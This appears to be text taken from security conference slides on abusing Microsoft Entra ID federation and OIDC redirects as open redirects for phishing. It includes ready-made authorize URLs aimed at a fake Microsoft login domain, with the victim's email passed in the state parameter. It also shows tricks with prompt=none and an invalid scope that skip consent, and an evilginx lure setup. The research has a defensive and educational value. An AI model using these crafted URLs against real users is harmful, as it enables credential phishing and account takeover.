
You can use this parameter to **pre-fill the username and email address field** of the sign-in page for the user. Apps can use this parameter during reauthentication, after already extracting the `login_hint` optional claim from an earlier sign-in.

[https://login.microsoftonline.com/
?login_hint=user_VictimOrg.com@attacker.com](https://login.microsoftonline.com/?login_hint=user_VictimOrg.com@attacker.com)

1. Entra ID sees **attacker.com** domain is configured for Federation
2. Instant redirect to Sign In URL of Federated domain
 - Provides email address in the request!
 - Allows to obtain the **victim email address** for pre-filling on phishing page

Abusing Federation Flow as Open Redirect





08

Appendix: OIDC – Open Redirects

OIDC Redirect – Registering Attacker Application

Register an application

* Name

The user-facing display name for this application (this can be changed later).

Supported account types

Who can use this application or access this API?

- ☐ Accounts in this organizational directory only (MSFT only - Single tenant)
- ☒ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant)
- ☐ Accounts in any organizational directory (Any Microsoft Entra ID tenant - Multitenant) and personal Microsoft accounts (e.g. Outlook.com, Xbox.com, and Live.com)
- ☐ Personal Microsoft accounts only

[Help me choose...](#)

Redirect URI (optional)

We'll return the authentication response to this URI after successfully authenticating the user. Providing this now is optional, but a value is required for most authentication scenarios.


Phishing Website

OIDC Redirect – Create sign-in URL

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=<attacker-app-client-id>&response_type=code&scope=openid&state=user@VictimOrg.com&redirect_uri=https://login.fake-microsoft.com/)
[?client_id=<attacker-app-client-id>](#)
[&response_type=code&scope=openid](#)
[&state=user@VictimOrg.com](#)
[&redirect_uri=https://login.fake-microsoft.com/](#)

- Victim email can be tracked in state parameter
→ Allows to pre-filling username on phishing page


OIDC Redirect – Victim Perspective



Will show suspicious consent prompt before redirect!

Admin approval required in hardened tenants.

OIDC Redirect – User consent settings



 **Consent and permissions | User consent settings** ...

✕ ‹ Save ✕ Discard |  Got feedback?

▼ Manage

-  **User consent settings**
-  Admin consent settings
-  Permission classifications

Control when end users and group owners are allowed to grant consent to applications, and when they will be required for administrator review and approval. Allowing users to grant apps access to data helps them acquire useful applications, but it can represent a risk in some situations if it's not monitored and controlled carefully.

User consent for applications
Configure whether users are allowed to consent for applications to access your organization's data. [Learn more](#)

☒ **Do not allow user consent**
An administrator will be required for all apps.

☐ Allow user consent for apps from verified publishers, for selected permissions (Recommended)
All users can consent for permissions classified as "low impact", for apps from verified publishers or apps registered with your organization.

☐ Allow user consent for apps
All users can consent for any app to access the organization's data.

OIDC Redirect – Prompt=None

`prompt`

optional

Indicates the type of user interaction that is required. Valid values are `login`, `none`, `consent`, and `select_account`.

- `prompt=login` forces the user to enter their credentials on that request, negating single-sign on.
- `prompt=none` is the opposite. It ensures that **the user isn't presented with any interactive prompt. If the request can't be completed silently** by using single-sign on, the Microsoft identity platform **returns an `interaction_required` error**.
- `prompt=consent` triggers the OAuth consent dialog after the user signs in, asking the user to grant permissions to the app.
- `prompt=select_account` interrupts single sign-on providing account selection experience listing all the accounts either in session or any remembered account or an option to choose to use a different account altogether.

OIDC Redirect – Prompt=None

→ ↻ 🔍 openid.net/specs/openid-connect-core-1_0.html#Authenticates ☆

If an OP receives a `display` value outside the set defined above that it does not understand, it MAY return an error or it MAY ignore it; in practice, not returning errors for not-understood values will help facilitate phasing extensions using new `display` values.

prompt

OPTIONAL. Space-delimited, case-sensitive list of ASCII string values that specifies whether the Authorization Server prompts the End-User for reauthentication and consent. The defined values are:

none

The Authorization Server MUST NOT display any authentication or consent user interface pages. An error is returned if an End-User is not already authenticated or the Client does not have pre-configured consent for the requested Claims or does not fulfill other conditions for processing the request. The error code will typically be `login_required`, `interaction_required`, or another code defined in **Section 3.1.2.6**. This can be used as a method to check for existing authentication and/or consent.

login

The Authorization Server SHOULD prompt the End-User for reauthentication. If it cannot reauthenticate the End-User, it MUST return a `login_required` error.

consent

The Authorization Server SHOULD prompt the End-User for consent. If it cannot obtain consent, it MUST return a `consent_required` error.

select_account

The Authorization Server SHOULD prompt the End-User who has multiple accounts at the

3.1.2.3. Authorization Server Authenticates End-User

If the request is valid, the Authorization Server attempts to Authenticate the End-User or determines whether the End-User is Authenticated, depending upon the request parameter values used. The methods used by the Authorization Server to Authenticate the End-User (e.g., username and password, session cookies, etc.) are beyond the scope of this specification. An Authentication user interface MAY be displayed by the Authorization Server, depending upon the request parameter values used and the authentication methods used.

The Authorization Server MUST attempt to Authenticate the End-User in the following cases:

- The End-User is not already Authenticated.
- The Authentication Request contains the `prompt` parameter with the value `login`. In this case, the Authorization Server MUST reauthenticate the End-User even if the End-User is already authenticated.

The Authorization Server MUST NOT interact with the End-User in the following case:

- The Authentication Request contains the `prompt` parameter with the value `none`. In this case, the Authorization Server MUST return an error if an End-User is not already Authenticated or could not be silently Authenticated.

When interacting with the End-User, the Authorization Server MUST employ appropriate measures against Cross-Site Request Forgery and Clickjacking as, described in Sections 10.12 and 10.13 of **OAuth 2.0** [RFC6749].

OIDC Redirect – Prompt=None

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize
?client_id=<attacker-app-client-id>
&response_type=code&scope=openid
&state=user@VictimOrg.com
&redirect_uri=https://login.fake-microsoft.com/
&prompt=none](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=<attacker-app-client-id>&response_type=code&scope=openid&state=user@VictimOrg.com&redirect_uri=https://login.fake-microsoft.com/&prompt=none)

1. First time access to cross-tenant app will always require consent!
→ User interaction required for consent
2. No interaction allowed by **prompt=none**
→ Instant redirect to Redirect URI
→ Even if consent settings configured with : “Do not allow user consent”!

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

FileMachineViewInputDevicesHelp

1234

redbyte@pc-1159: /tools/evilginx3.3

FileActionsEditViewHelp

: lures

id	phishlet	hostname	path	redirector	redirect_url	paused	og
0	microsoft-jul ...		/sefaHJgU		https://www.o...		

: sessions

[23:54:47] [inf] no saved sessions found

:

Untitled 1 - Mousepad

FileEditSearchViewDocumentHelp

1

https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=bbe32cca-e54d-4c81-84fb-1ebad041167e&response_type=code&redirect_uri=https://login.fake-microsoft.com/sefaHJgU&scope=openid&prompt=none

New Incognito tab

Search Google or type a URL

Incognito

You've gone Incognito

Others who use this device won't see your activity, so you can browse more privately. This won't change how data is collected by websites that you visit and the services that they use, including Google. Downloads, bookmarks and reading list items will be saved. [Learn more](#)

Chromium won't save:

- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity might still be visible to:

- Websites that you visit
- Your employer or school
- Your Internet service provider

Third-party cookies are blocked

When you're in Incognito mode, sites can't use third-party cookies. If a site that relies on these cookies isn't working, you can [try giving that site temporary access to third-party cookies](#).

OIDC Redirect – Invalid Scope

If an error occurs at any time (e.g. **invalid scope**), the user should still be redirect to the redirect URL!

4.1.2.1. **Error Response**

If the request fails due to a missing, invalid, or mismatching redirection URI, or if the client identifier is missing or invalid, the authorization server SHOULD inform the resource owner of the error and MUST NOT automatically redirect the user-agent to the invalid redirection URI.

If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the **redirection URI** using the "application/x-www-form-urlencoded" format, per [Appendix B](#):

error

REQUIRED. A single ASCII [\[USASCII\]](#) error code from the following:

...

invalid_scope

The **requested scope is invalid**, unknown, or malformed.

...



state

REQUIRED if a "state" parameter was present in the client authorization request. The exact value received from the client.

OIDC Redirect – Invalid Scope

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize
?client_id=<attacker-app-client-id>
&response_type=code
&state=user@VictimOrg.com&login_hint=user@VictimOrg.com
&redirect_uri=https://login.fake-microsoft.com/
&prompt=login&scope=invalid](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=<attacker-app-client-id>&response_type=code&state=user@VictimOrg.com&login_hint=user@VictimOrg.com&redirect_uri=https://login.fake-microsoft.com/&prompt=login&scope=invalid)

1. “prompt=login” forces to show login page
2. After legitimate login, **error occurs** when Entra ID checks scope
